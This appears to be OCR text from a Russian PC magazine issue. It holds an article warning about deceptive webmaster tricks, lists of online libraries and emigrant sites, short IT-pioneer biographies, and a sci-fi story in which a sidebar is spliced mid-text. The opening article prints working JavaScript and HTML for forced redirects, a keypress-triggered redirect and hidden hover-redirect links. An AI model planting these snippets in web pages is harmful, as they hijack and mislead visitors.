Следующий прием реализуется посредством технологии CGI (Common Gateway Interface) и применяется практически повсеместно на сайтах, имеющих разрешение на запуск CGI-сценариев. Наверняка вам случалось в каком-либо каталоге ресурсов видеть, что открытие соответствующей ссылки осуществляется посредством программной переадресации, а не открытия нового окна или загрузки ресурса в текущее. Переадресация (редирект) происходит на стороне веб-сервера, посему как-то предугадать ее поведение пользователю зачастую бывает весьма сложно, а порой вообще невозможно. Здесь и кроется несколько вариантов извлечения выгоды.

Первый заключается в том, что при нажатии на ссылку открывается новое окно, разделенное на два, а то и несколько фреймов: в одном из них загружается содержание выбранного по гиперссылке ресурса, в других — многочисленная реклама. Выглядеть такой линк может, например, вот так: <http://www.page.ru/cgi-bin/catalog.pl?576>. Согласитесь, что такой результат мало кому понравится: во-первых, вы щелкаете по ссылке не для того, чтобы смотреть чужую рекламу, а во-вторых, что получится, если запрошенный сайт, загружающийся во втором окне, тоже окажется с фреймовой структурой?

Второй вариант особенно любим обманщиками, ибо позволяет привести пользователя по вполне безобидной с виду ссылке (например, <http://www.page.ru/cgi-bin/catalog/auto/auto.pl?ID=1.53>) на любой адрес, указанный в настройках CGI-скрипта. Им может оказаться и реферальный URL, и URL идентификации переходов, и др.

А не пошли бы вы?...

Раз уж зашла речь о переадресации, не следует ограничиваться редиректом на стороне сервера. JavaScript и простой HTML тоже позволяют перенаправлять пользователя. В HTML редирект реализуется при помощи мета-тегов:

```
<head>
<meta http-equiv="refresh" content="0;
URL= http://www.page.ru">
</head>
```

Значение атрибута CONTENT определяется в секундах. Если оно равно нулю, редирект произойдет сразу после загрузки страницы с данной конструкцией мета-тегов. Значение URL тоже можно подобрать абсолютно любое: адрес рекламной страницы, реферальная ссылка и т.д.

То же самое действие можно реализовать посредством JavaScript:

```
<script language="JavaScript">
<!--
if (self.parent.frames.length == 0)
self.parent.location="page.html";
// -->
</script>
```

Нажми кнопку, окошечко и откроется

Оказывается, что "горячие клавиши" не всегда помогают простому пользователю: при необходимости можно поместить в BODY веб-страницы специальный скрипт, который автоматически загружает указанный URL при нажатии пользователем определенной клавиши на клавиатуре. Спрашиваете, как заставить пользователя нажать нужную кнопку? А вы попросите его ввести какую-нибудь информацию в форму и постарайтесь, чтобы во вводимых им данных обязательно присутствовала буква, соответствующая определенной в скрипте "горячей клавише". В приведенном ниже примере в качестве "hotkey" выступает буква J:

```
<script language="JavaScript1.2">
self.focus();
var travel=true
var hotkey=106
var destination="http://www.page.ru"
if (document.layers)
document.captureEvents
(Event.KEYPRESS)
function backhome(e){
```

```
if (document.layers){
if (e.which==hotkey&&travel)
window.location=destination
}
else if (document.all){
if (event.keyCode==hotkey)
window.location=destination
}
}
document.onkeypress=backhome
</script>
```

Минимум действий, максимум выгоды

В случае применения следующего скрипта первая часть выведенной в заголовок фразы будет относиться к пользователю, а вторая — к обманщику, который этот скрипт разместит на веб-странице:

```
<a href="link" onMouseOver
="parent.location='http://
www.page.ru'">Текст ссылки</a>
```

Дело в том, что по такой ссылке пользователю даже щелкать не надо: стоит просто навести курсор на текст, и браузер загрузит указанную в скрипте веб-страницу автоматиче-

ски. В совокупности с таблицами стилей CSS данный скрипт может сильно попортить жизнь пользователю и поднять настроение вебмастеру. Если в стилевом шаблоне задать отображение гиперссылки без подчеркивания и тем же цветом, что и остальной текст на

странице, то пользователь может случайно провести курсором над таким "скрытым линком" и, как результат, оказаться непонятно где.

Не скриптом единым

Надеюсь, любезный читатель, вы не расцените данную статью как призыв к применению описанных уловок в обманных целях. Моей целью была не пропаганда жульнических средств для получения какой-либо выгоды, а предостережение тем, кто в Интернете еще совсем недавно и может стать легкой добычей нечестного вебмастера.



BIS (Big Information System) (nmsf.sccc.ru/Welcomе.asp?)

Огромная коллекция различных материалов: литература, критика, философия, наука, кулинария, полезные советы и т.д. Структурирована по фамилиям авторов и по тематике. Можно делать свои закладки, пользоваться поиском.

CIT forum (www.citforum.ru/)

Сервер Информационных Технологий содержит море (!) аналитической информации. Сайт полностью посвящен материалам по компьютерной тематике.

Cyrill's Home Library (cyrill.newmail.ru)

Библиотека античной литературы и русской классики. Есть пока небольшой раздел произведений античных авторов на языке оригинала.

DARKWORD Literature Collection (http://dlc.lipetsk.ru/)

Кроме самих литературных произведений содержит информацию о библиографии и биографии авторов, рецензии на их книги.

High.Ru (www.high.ru/library)

Здесь собраны все литературные произведения, публицистика, научно-популярные книги, каким-либо образом касающиеся темы психоактивных веществ.

OK's Nest (www.magister.msk.ru)

Огромная библиотека различной литературы: классика, фантастика, религия, эзотерика, история, психология.

Omen (omen.ru)

Фантастика, проза, детективы, анекдоты, магия, уфология, поэзия, юмор и приколы, фото, музыка и многое другое.

Online-библиотека (bestlibrary/rusinfo.com)

Очень большая библиотека. Тексты в формате Word 95 выверены под общий шаблон, в них отсутствует мусор. На сайте действует викторина с призами.

ONLINE LIBRARY (www.geocities.com/Heartland/Fields/8750/main.html)

Библиотека постоянно пополняется новыми книгами. Основу составляют коллекции текстов, собранные в период с 1989 по 1996



Ольга Артюхова


Российские Интернет-библиотеки

Окончание. Начало см. "Магия ПК" №9/2000

год. Есть детективы, история, мистика, приключения, триллеры, фантастика, фэнтези, эротика, юмор. Все тексты в формате Word'95.

OSTROVOK — Русская Страница в Германии (www.ostrovok.de/)

Здесь вы познакомитесь с литературными работами начинающих и малоизвестных авторов, а также с сочинениями русских и советских классиков. Есть также сборники анекдотов, обширное собрание песен, ссылки на русско-германские культурные ресурсы и т.д.



Russian Gothic Page (literature.gothic.ru)

Сайт, специализирующийся на "черной романтике", близким к ней направлениям символизма, "готической" литературе, weird fiction — литературе сумеречного настро-

ния. Здесь найдут что-то для себя ценители как осени в душе, так и интеллектуальной классической и современной литературы.

SCRIPTORIUM (http://www.vsu.ru:8101/dept/hist/pub_hist/scriptum.html)

Это электронная библиотека текстов исторических источников в русском переводе, ориентированная прежде всего на студентов. Там, где это возможно, приводится также текст на языке оригинала. Подробные ссылки на многие сайты. Пополняется на основе контактов с авторами аналогичных сайтов. Разделы: история Древнего Востока, история Древней Греции, история Древнего Рима, священные книги, история Руси-России (IX—XVII вв.), средние века в Европе, новое время, история России в XVIII—XIX вв., новейшая зарубежная история, новейшая отечественная история.

STUDENTS — Российская виртуальная библиотека (students.informica.ru/library)

Отличный студенческий сайт с литературой на разные темы. Основа — гуманитарные дисциплины (история, психология, философия и т.п.). Есть словари и энциклопедии, юмор.

SymPad library (www.sympad.net)

Необозримое собрание всевозможной литературы: от Толкиена, Кинга и многих других в оригинале и переводе до словарей и законодательства, от компьютерной литературы (включая документацию и программирование) до классической поэзии, от анекдотов до философии и астрологии. Все это доступно и по FTP. Все в ZIP-архивах.




Tarra Nova (tarranova.lib.ru)

Архив переводов и авторских текстов. Здесь хранятся тексты, предоставленные самими переводчиками и авторами, поэтому любое заинтересованное лицо может при необходимости связаться с автором текста. Архивом же он назван по той причине, что его функция несколько шире, чем у электронной библиотеки: он создан не только для читателей, но и для потенциальных издателей.

VIVOS VOCO! — ЗОВУ ЖИВЫХ! (<http://www.techno.ru/vivovoco/vivovoco.htm>)

Этот образовательный выпуск появился в Сети 1 сентября 1997 года. Составитель — Александр Шкроб. В конце марта 1998 г. объем выпуска достиг 19 Мб, а число представленных в нем публикаций — около 270. Сайт задуман как архив "вечнозеленых" популярных статей по естествознанию, истории, литературоведению, психологии и другим наукам, опубликованных в отечественных журналах за последние 25—30 лет. Кроме того в нем размещаются материалы из свежих или только готовящихся к выходу номеров "Знание-Сила", "Природа", "Человек", "Вопросы истории естествознания и техники", "Новая и новейшая история", и др.



Леонид Константинов

Наши в экзотических странах

Сегодня поговорим о россиянах, которые живут в странах, по нашим представлениям экзотических. А начнем с Австралии, которую называют страной эмигрантов и где проживает около 100 тысяч наших бывших сограждан.

Очень красивый и информативный сайт "Все для иммиграции в Австралию" ждет вас на <http://www.allsydney.com/>. Ресурс поможет вам решить многие проблемы, связанные с приглашением в страну, трудоустройством, обучением, бизнесом и переселением на постоянное жительство. Названия разделов "Получение визы", "Как добраться", "Где поселиться", "План действий" и т.п. говорят сами за себя. Сотрудники организации, поддерживающей сайт, бесплатно оценят ваши шансы на эмиграцию. Для этого нужно заполнить анкету, предлагаемую в разделах "Получение визы" и "Работа". Кроме того, здесь есть железнодорожная и туристическая карты Австралии, карты ее регионов, большая подборка ссылок на сайты австралийских газет и журналов. В разделе "Наши в Австралии" дана краткая информация о жизни русскоязычной общины.


По адресу <http://www.geocities.com/SiliconValley/Way/6082/> находится страничка жителя Сиднея Леонида Модорского "Стра-

на Кенгурляндия". Счастливый обладатель австралийского паспорта представил здесь подборки разработанных им шрифтов, конвертер кодировок, различные полезные ссылки. Желающим посетить Кенгурляндию будет интересна статья "Ограничения при получении туристической визы".

Программист Сергей Чегорян, ныне житель городка Северный Колфилд, создал сайт, посвященный жизни русского человека в Австралии (<http://www.chegorian.com/index.html>). Он щедро делится своим и чужим опытом переезда и обустройства, дает советы, публикует рассказы о своих впечатлениях от австралийской жизни, дает фотографии местных красот. С особым пиететом Сергей относится к своим коллегам-компьютерщикам. Для тех из них, кто собрался в дальние края на ПМЖ, он рассказывает, какие их навыки могут быть востребованы в Австралии (раздел "IT special").

Неподалеку от Австралии раскинулась зеленым сапогом Новая Зеландия. Символ этой страны — бескрылая птица киви. Эту птичку и местные породы кур мы увидим на первой странице сайта пяти тысячной русской общины города Окленда (<http://www.russiannz.co.nz/>). Ресурс содержит много полезных разделов, рассказывающих о жизни общины, эмиграции и о том, как искать работу в Новой Зеландии. Кроме разделов,

обычных для эмигрантских сайтов, здесь представлены примеры литературного творчества русских новозеландцев, коллекция винных и водочных этикеток с комментариями. Клуб "Русский Досуг" представляет каталог местной видеотеки советских и постсоветских русских фильмов.



Объединенные Арабские Эмираты встречают уютным "Русским Домом" (<http://www.russianhome.com/>). Построили этот Дом Игорь и Елена Мезенцевы, а приютил он на своих страницах местный телефонный справочник, информацию о российском консульстве в Дубаи, расписание самолетов, множество сведений о местных магазинах, ресторанах (Кто спрашивал ресторан "Плачущая Ива"? Это здесь!) и салонах красоты. На сайте есть также конференция и подборка фотографий местных достопримечательностей. Ну, а страдающим ностальгией по прошлому предложены галереи советских плакатов и картин. Есть в ОАЭ и клиника, принадлежащая рус-

скому врачу (<http://www.doctorsergei.com/russian.htm>).

Долго ли, коротко ли, добрались мы и до Таиланда, страны самобытной, загадочной и для нашего брата весьма привлекательной (таитянки, тайский массаж и все такое...). Как насчет эмигрантов, не знаю, а туристы валом валят. Поэтому компания СМУК Graphic Design, расположенная в Патаяе, выпускает газету на русском языке "Бархатный Сезон". Электронная версия (http://members.tripod.com/~bs_news/) содержит лишь полтора десятка избранных статей об особенностях национального отдыха, а также карту Таиланда и доску объявлений.

Кроме единственной в стране русскоязычной газеты, есть в Таиланде и единственный журнал для русских под названием "Карта". Его электронная версия находится на <http://www9.50megs.com/karta/>. Здесь можно найти почти все статьи бумажной версии, кроме, вероятно, самых интересных (вроде "Кто массировал Эммануэль..."). Еще кое-что о Таиланде можно прочитать по адресу <http://thairuss.com/>. Но и здесь об эмигрантах и эмиграции вы ничего не узнаете. Зато некое агентство "Тайско-Русский центр" предоставит информацию обо всем, что следует знать туристу.



Япония русскоязычными ресурсами переполнена. Это и понятно, наш народ Страну восходящего солнца любит. Вот и тянется туда народ жить, учиться и работать. Ну, а представление о японском Рунете можно получить на страничке <http://www.race.u-tokyo.ac.jp/~yuri/RiJ/RiJ-links.html>, где представлены многочисленные ссылки на ресурсы.

Очень содержательную страничку создали Вадим Смоленский и Дмит-

рий Коваленин. Называется она "Виртуальные суси" (<http://www.u-aizu.ac.jp/~vadim/sushi/>). Авторы сайта явно темнят при ответе на естественный вопрос: что же такое суси? Чтобы посетитель не чувствовал себя полным профаном, говорю сразу: суси — это национальное японское блюдо, морепродукты с рисом. Помимо рассказа о секретах его приготовления авторы отдают должное и другим аспектам японской жизни. Здесь представлено много переводов произведений японских писателей, есть учебник японского языка и словарь иероглифов. В общем, ресурс не позволит скучать всем, кто интересуется японской культурой.



Оказывается, в Японии вот уже 100 лет существует Подворье русской православной церкви. Всеобщая интернетизация коснулась и его. По адресу <http://www.sam.hi-ho.ne.jp/rodvorie/> вы найдете страницу Подворья с новостями, историческим очерком, картой и расписанием богослужений. На сайте имеется еще с десяток ссылок на православные ресурсы в Японии, но почти все они на японском.



На сайте <http://migration.argentina.com/> помимо птички-тукана в лаптях на входной странице есть все: подробный рассказ об Аргентине, советы по эмиграции и обустройству на новом месте, конференция.

Своим опытом делятся и те, кто влился в местные 500 тысяч славянской диаспоры, и те, кто уехал и... вернулся. Сайт часто пополняется новостями местной жизни. Отдельно представлены новости социально-экономической сферы страны. Словарик местного сленга познакомит с испанскими выражениями, которым вас вряд ли учили в школе. Создатель ресурса Михаил Анищенко уверен, что главным достоинством Аргентины являются аргентинцы. Это приветливые и доброжелательные люди, без каких-либо комплексов по отношению к приезжим. Ну, а жители какой страны — их полная противоположность? Вот то-то. Автор сайта это тоже отмечает. Зато, как говорится, у нас песни красивые.

Потомок известного русского мецената Саввы Мамонтова — Сергей Мамонтов — учредил в Аргентине бюро по оформлению эмигрантам вида на жительство. Страничка бюро находится на <http://www.3003.com/argentina/>. Впрочем, в этой стране бюро подобного рода хватает. Прежде чем воспользоваться услугами одного из них, ознакомьтесь с критическими комментариями Михаила Анищенко об этих фирмах-посредниках (<http://migration.argentina.com/links.htm>). Впечатления об Аргентине еще одного эмигранта, Дмитрия Борисова, вы найдете по адресу <http://members.nbc.com/dim99/>. Здесь представлены его заметки о жизни в Буэнос-Айресе, карта, фотографии.

О, Чили! Переворот, Пиночет, певец Виктор Хара... Вот, собственно и все, что мы знаем об этой далекой стране. Пополнить запас знаний вам поможет сайт "Чилизация по-русски" (<http://chilisation.virtualave.net/main/main.htm>). Его создатель по имени Славик до сих пор недоумевает, как это его угораздило оказаться за тысячи километров от родной Москвы. Чилийцев он ласково именует "чиликами" и делится своими впечатлениями о них и о многом другом. Кстати, а знаете, что такое "чилизация"? Это страшная болезнь! Подробности — на сайте Славика.

Вот, вроде, и все про экзотические страны.



Сто выдающихся деятелей IT ушедшего столетия

Итак, уважаемые читатели, в соответствии с документом Международной организации по стандартизации ISO 8601 и российским ГОСТ 7.64-90, утвердившими систему счета больших промежутков времени (летоисчисление), мы вступили-таки в новый век и новое тысячелетие. Есть повод оглянуться назад и вспомнить добрым словом тех, кому мы обязаны нашим светлым компьютеризованным сегодня.

Айкен Говард (Aiken, Howard Hathaway, 1900—1973)

Математик Гарвардского университета, в 1944 г. с помощью ВМС США и при финансировании IBM сконструировал компьютер Harvard-IBM MARK I — много-разрядную программно управ-

ляемую машину (ее использовали до конца второй мировой войны). Машина имела 15.3 м в длину и 2.4 м в высоту. Вес ее составлял около 35 т, длина проводов — свыше 800 км, количество соединений — более 3 млн. Машина программировалась с помощью бумажной перфоленды, могла оперировать числами длиной до 23 разрядов. Более поздние версии (1947, 1949) были надежнее и легче в использовании. Айкен удостоен многих наград США, Франции, Нидерландов, Бельгии и Германии.

Аллен Пол (Allen, Paul G., р. 1953)

Уроженец Сиэтла, вместе с Б. Гейтсом создал в 1974 г. язык программирования Бейсик для процессоров Intel 8080, в 1975 г. — новую версию Бейсика для компьютеров Altair 8800, в 1977 г. — соучредитель компании Microsoft. В 1983 г. участвовал в создании ОС Microsoft Windows 1.01. Уволился из Microsoft в 1985 г., но остался в совете директоров. Основал или материально поддержал несколько творческих компьютерных предприятий, включая Asymetrix Learning Systems, Inc. и Vulcan Ventures Inc. Основал благотворительный фонд Allen Charitable Foundations, поддерживающий искусство, медицину, экологические программы.

Амдал Джин (Amdahl, Gene M., р. 1922)

Уроженец штата Южная Дакота (США), один из первых разработчиков универсальных компьютеров, включая IBM 704 (1955), System/360 и др. компьютерные линейки IBM. Разработал принципы построения и созда-

ния IBM-совместимых машин. Длительное время занимался исследованиями и созданием суперкомпьютеров. В начале 90-х годов журнал "Computerworld" признал Амдала одним из 25 человек, "которые изменили мир". После ухода из IBM он основал 4 компании, в различной степени связанные с вычислительной техникой: Amdahl Corp. (самый крупный производитель IBM-совместимых компьютеров в 70-х годах), Trilogy Systems, Andor Systems и Commercial Data Servers (CDS). Возглавляя компанию Amdahl Corp., разработал первый компьютер четвертого поколения на БИС Amdahl470 V/6 (1974).

Андриссен (Andriessen, Marc, р. 1971)

Выпускник Университета штата Иллинойс, в 1993 г. вместе с Эриком Бина и группой студентов создал NCSA Mosaic — графический интерфейс пользователя для навигации в WWW (прототип веб-браузера), в связи с чем начался бурный рост популярности Internet и World Wide Web. В апреле 1994 г. вместе с Джимом Кларком основал компанию Netscape Communications (первоначально — Mosaic Communications). В том же году компания выпустила бета-версию браузера Netscape Navigator (отличался от Mosaic, в ча-




стности, тем, что сначала скачивал текст, а затем изображения).

Атанасофф Джон (Atanasoff, John Vincent, 1904—1995)



Американский физик болгарского происхождения, профессор Университета штата Айова. В середине 30-х годов вместе с Гленом Мурфиом создал аналоговый калькулятор Laplaciometer для изучения геометрии поверхностей. В ноябре 1939 г. с аспирантом Клиффордом Берри в подвале своего дома сконструировали компьютер ABC — Atanasoff-Berry Computer. По сути это первый прототип ламповой ЭВМ — 25-битный сумматор на базе двоичных элементов. В ABC использовались принципы двоичной арифметики, логические схемы и ряд других новшеств, которые впоследствии использовал Дж. Моучли в проекте знаменитого ENIAC. С началом второй мировой войны Атанасофф перешел в Военно-морскую лабораторию в Вашингтоне и прекратил работу над вычислительной техникой. ABC был забыт и разобран на детали в 1946 г. Идея конструкции этой ЭВМ в 1973 г. была признана базовой в реализации компьютерной архитектуры.

Бабаян Борис Арташесович (р. 1933)



Директор группы компаний "Эльбрус", доктор физико-математических наук, профессор, член-корр. РАН. В 1957 г. закончил Московский физико-технический институт (МФТИ) по специальности инженер-физик. Руководил разработкой отечественных многопроцессорных вычислительных комплексов сверхвысокой производительности (конструктор суперЭВМ линии "Эльбрус". В 1977 г. при его участии создан первый симметричный многопроцессорный вычислительный комплекс (МКВ) "Эльбрус-1" на ИС средней интеграции со

средствами аппаратной поддержки развитой структуризации программ и данных (руководитель В.С.Бурцев), в 1985 г. — "Эльбрус-2", в 1991 г. — "Эльбрус-3". В настоящее время руководителем московского центра SPARC-технологий и главный конструктор ряда вычислительных машин современной архитектуры и микропроцессоров (с его именем связана разработка отечественного суперпроцессора E2k).

Бардин Джон (Bardeen, John, 1908—1991)



Работая с 1945 г. в AT&T Bell Telephone Laboratories над изучением сверхпроводимости материалов при низких температурах, изобрел совместно с Уильямом Шокли и Уолтером Браттайном в декабре 1947 г. продемонстрировал твердотельный "транзистор на базе механического контакта полупроводниковых материалов" или, в нашем привычном понимании, транзистор. Спустя десять лет это изобретение открыло огромные возможности для развития ЭВМ. Награжден вместе с коллегами Нобелевской премией (1956). Вторую Нобелевскую премию получил в 1972 г. вместе с Л. Купером и Дж. Шриффером за создание теории сверхпроводимости.

Белл Гордон (Bell, Gordon р. 1934)



Уроженец штата Миссури, внес много усовершенствований в конструкцию компьютеров, от маленьких до многопроцессорных систем. Открыл структуру шины, ввел регистры для адресации памяти. Работая в Digital Equipment Corp. (DEC), разработал первые миникомпьютеры и компьютеры с разделением времени. Позже основал Encore Computing, работал в National Science Foundation, основал компьютерный

музей в Бостоне. В настоящее время старший научный сотрудник в исследовательской группе Microsoft's Telepresence, работает над совершенствованием видеотелефонии.

Безос Джеффри (Bezos, Jeffrey P., р. 1965)



Выпускник Принстона, по образованию инженер-электрик, параллельно с основной работой (вице-президент Bankers Trust Company & D. E. Shaw & Co) занялся электронной коммерцией: стал торговать через Интернет книгами, затем основал интерактивный книжный магазин Amazon.com, на сегодня самый большой в мире. Благодаря этому стал миллиардером.

Берг Аксель Иванович (1893—1979)



Ученый в области радиоэлектроники и кибернетики, доктор технических наук (1936), академик АН СССР (1946), инженер-адмирал (1955), Герой Соц. Труда (1963). Окончил Морской корпус, Военно-морское инженерное училище (1923) и Военно-морскую академию (1925). С конца 1937 до начала 1940 г. находился в заключении, где руководил разработкой военных систем связи. Активный участник развития радиоэлектроники в СССР. В 1943—1944 гг. заместитель наркома электропромышленности, в 1953—1957 гг. заместитель министра обороны СССР. Инициатор и руководитель исследований по кибернетике и ее приложениям — бионике, технической кибернетике, структурной лингвистике, искусственному интеллекту. Создатель (1959) и бессменный председатель научного Совета по кибернетике при Президиуме АН. Кавалер 11 орденов и многих медалей.

*Сергей Артюхов,
Владимир Буслаев
Продолжение следует.*

Мраморные залы с позолоченными колоннами анфиладой уходили вдаль и терялись в туманном мареве. За полупрозрачными шторами шумело море.

— Папочка! Какая красота! И это все — для меня!? — Дана застыла в немом восхищении, боясь ступить на мерцающий синтетическими рубинами пол.

— Да, дорогая. Со временем я подарю тебе весь мир, но начать решил с этой Золотой башни. Осмотришься, теперь это твой дом.

Акрисий Макинтош Седьмой, богатейший компьютерный магнат, коснулся пальцем крошечного пульта, и под ногами дочери раскатился пуховый ковер. Дана Макинтош побежала осматривать другие комнаты. Отец остался стоять у двери.

— Направо твоя спальня, — раздался из невидимых динамиков его голос, — дальше кабинет, столовая, бассейн и спортзал. В Золотой башне сто этажей, но жилые только три верхних, остальные — лаборатории. Мои апартаменты этажом ниже. Все полностью автоматизировано. Ты же знаешь, я терпеть не могу живых слуг, они вечно все путают и лезут с ненужными вопросами. Пульт управления осваивай сама, инструкции я оставлю на столе. Ну ладно, малышка, мне пора. У тебя впереди много времени, чтобы освоиться здесь...

Дана не заметила, как дверь за Макинтошем Седьмым бесшумно закрылась.

— Папа, а как работает... Папа?


Она подбежала к двери, но... ручки на ней не было. Девушка замолотила кулаками по титановым плитам, отделанным под сандал.

— Эй, в чем дело? Открой!

Ответа не было. Его не было уже никогда.

Акрисий прикрыл за собой дверь, пискнул электронный замок. "Спасен, — прошептал он с облегчением. — Спасен? Это еще надо проверить".

Он поспешил в свой кабинет на девяносто восьмом этаже, где его ждал новейший офисный компьютер, созданный недавно его лучшими



Анна Гурова

Огненный дождь

специалистами. Черный, плоский, почти двухмерный, он таинственным образом висел в воздухе над полом. Акрисий взгляделся в белую точку у края экрана, настраивая мысли на нужную волну. Запустилась программа "Мойра-3000", разработанная его лучшими программистами. Он открыл файл с данными дочери, добавил несколько слов и, задержав дыхание, отправил данные на анализ. Шли секунды. Сознание Акрисия обжигало предыдущее предсказание "Мойры" относительно будущего его дочери: "Сын Данаи Макинтош станет причиной гибели ее отца".

И вот "Мойра" выдала новое пророчество. Макинтош пробежал глазами ряды строк: "Значительный потенциал успехов в области теоретических наук, появление маниакально-депрессивного психоза... Возможность покинуть Золотую башню для его дочери приближалась к 0,009%. Акрисий хмыкнул, но тут же почернел: зловещее предсказание снова маячило на экране, обещая гибель от рук дочкиного дитяти с вероятностью 99,999%. "Но почему?! — магнат почувствовал, что теряет терпение.

Дана сначала плакала, потом бунтовала и пыталась бежать, но скоро поняла, что ее этаж — монолитная титановая капсула. Окна с видом на море при попытке выбраться вниз оказались голограммой. Единствен-

ный выход запирали электронный замок, шифр которого был известен, похоже, только папаше. Между тем житье в башне было организовано не так уж плохо. Отец позаботился, чтобы Дана не скучала. Она могла продолжать обучение, в чем ей помогали образовательные программы, смотреть на компьютере фильмы. Но связи с внешним миром через Всемирную Сеть у нее не было.

Поначалу Дана проводила дни и ночи у монитора, сочиняя депрессивные стихи. Но вскоре ее посетила одна интересная идея. Дана вспомнила, что все компьютерные системы Золотой башни, начиная от кухонных комбайнов и кончая замковой системой, объединены в единую локальную сеть. "Если я доберусь до программы, управляющей этой сетью, я открою все двери и сбегу", — размышляла она. Однако очень скоро Дана убедилась, что управляющая система надежно защищена от хакерских атак. Ни единой щелочки.

И тут ее осенило: "Вирус!!!. Если мне не проникнуть в нужную программу, ее можно просто испортить. Главное, чтобы замок отключился"... Пленница понимала, что на все известные вирусы у папаша стоит надежная антивирусная защита. Значит, остается только создать вирус, защиты от которого еще нет, сколько бы времени и сил это ни потребовало.

Дана вспомнила все, чему учили ее в университете, разобрала уроки

по программированию, которых на ее машине оказалось предостаточно.

Наконец, убийственная программа "Огненный дождь" была готова. Только бы поскорее, — нервничала Дана, ожидая результатов загрузки. — Если отец отследит появление вируса, он отключит меня от локальной сети, и все будет напрасно!" В душе Дана куда больше опасалась, что новый вирус, даже попав в ее компьютер, не сумеет проникнуть в локальную сеть Золотой башни.

Вдруг прямо посередине экрана возникла золотистая клякса, за ней вторая, третья... Дана засмеялась и с радостным воплем вскочила на ноги. Вирус начал свою разрушительную деятельность. Девушка сплясала вокруг стола, а вернувшись, увидела, что на экране идет свирепый бой: сама собой загрузилась ее любимая игра "Черти против ведьм". На попытки вмешаться компьютер не реагировал.

"Первый этап операции прошел успешно, — пробормотала Дана, — Интересно, как там остальная сеть?" Вместо ответа во всех комнатах погас свет, и почти тут же мрак наполнился низким зловецким гудением: это с утроенной мощностью заработали кондиционеры. "Долго они так не выдержат!" — подумала Дана, почувствовав запах горелой изоляции. — Где эта чертова дверь? Надо скорее выбираться отсюда!"

Дана ощупью добралась до титановой двери. Вслед ей неслись наводящие трепет крики чертей и ведьм, вступивших в решающее сражение. Что-то холодное прошмыгнуло под ногами. Дана вскрикнула, споткнулась и упала, но таинственная тварь оказалась обычным пылесосом. Повинуясь неведомой команде, пылесос помчался к двери — та распахнулась, пропустила пылесос и снова закрылась.


"Это какой-то конец света!" — подумала Дана. Тут дверь снова открылась, будто пропуская очередной домашний агрегат. На этот раз Дана не растерялась и успела выскочить в коридор. Позади раздался взрыв — это вышел из строя первый кондиционер.

Впервые за много месяцев Дана оказалась за пределами своей ком-

наты. Девушка бросилась к лифту, но подозрительное мелькание на табло над его дверями навело ее на мысль, что лифтом сейчас лучше не пользоваться. Подумав, она бросилась к запасной лестнице. "Полчаса, и я вниз!" — прикинула Дана.

Акрисий Макинтош Седьмой, ус-

Еще в начале 90-х годов Билл Гейтс III затеял строительство нового загородного дома, где он решил воплотить в жизнь самые последние компьютерные новинки. Это особняк общей площадью 40 000 квадратных метров, с бассейном, гимнастическим залом, теннисным кортом и кинотеатром. Каждому посетителю дома Гейтсов выдается электронный значок. Считывая с него информацию, электрон-



ная система включает приятную мелодию, и эта музыка будет сопровождать гостя только в тех комнатах и холлах, по которым он проходит. По желанию гостя компьютер изображает на экранах, смонтированных в стену, картины его любимых художников. Более того, умный компьютер запоминает все предпочтения визитера, и в следующий приезд сможет предугадать кое-какие его желания. По оценке сведущих людей, этот дом стоит около 50—60 млн долларов.

талый, но довольный, вернулся с важных переговоров и прошел в свой кабинет. Выгодный контракт был почти заключен, самочувствие отличное, наступило время слегка расслабиться. Он включил компьютер.

"Огненный дождь" — это еще что такое?" — насторожился Акрисий. Когда он вчитался в текст программы, у него потемнело в глазах. "Она что, ненормальная?! Хочет погубить меня!" В его мозгу всплыли слова предсказания. "А что, можно истолковать его и таким образом, — мрачно подумал он, — Проклятая недоделанная "Мойра"! Знал бы о ее страсти к туманным пророчествам..."

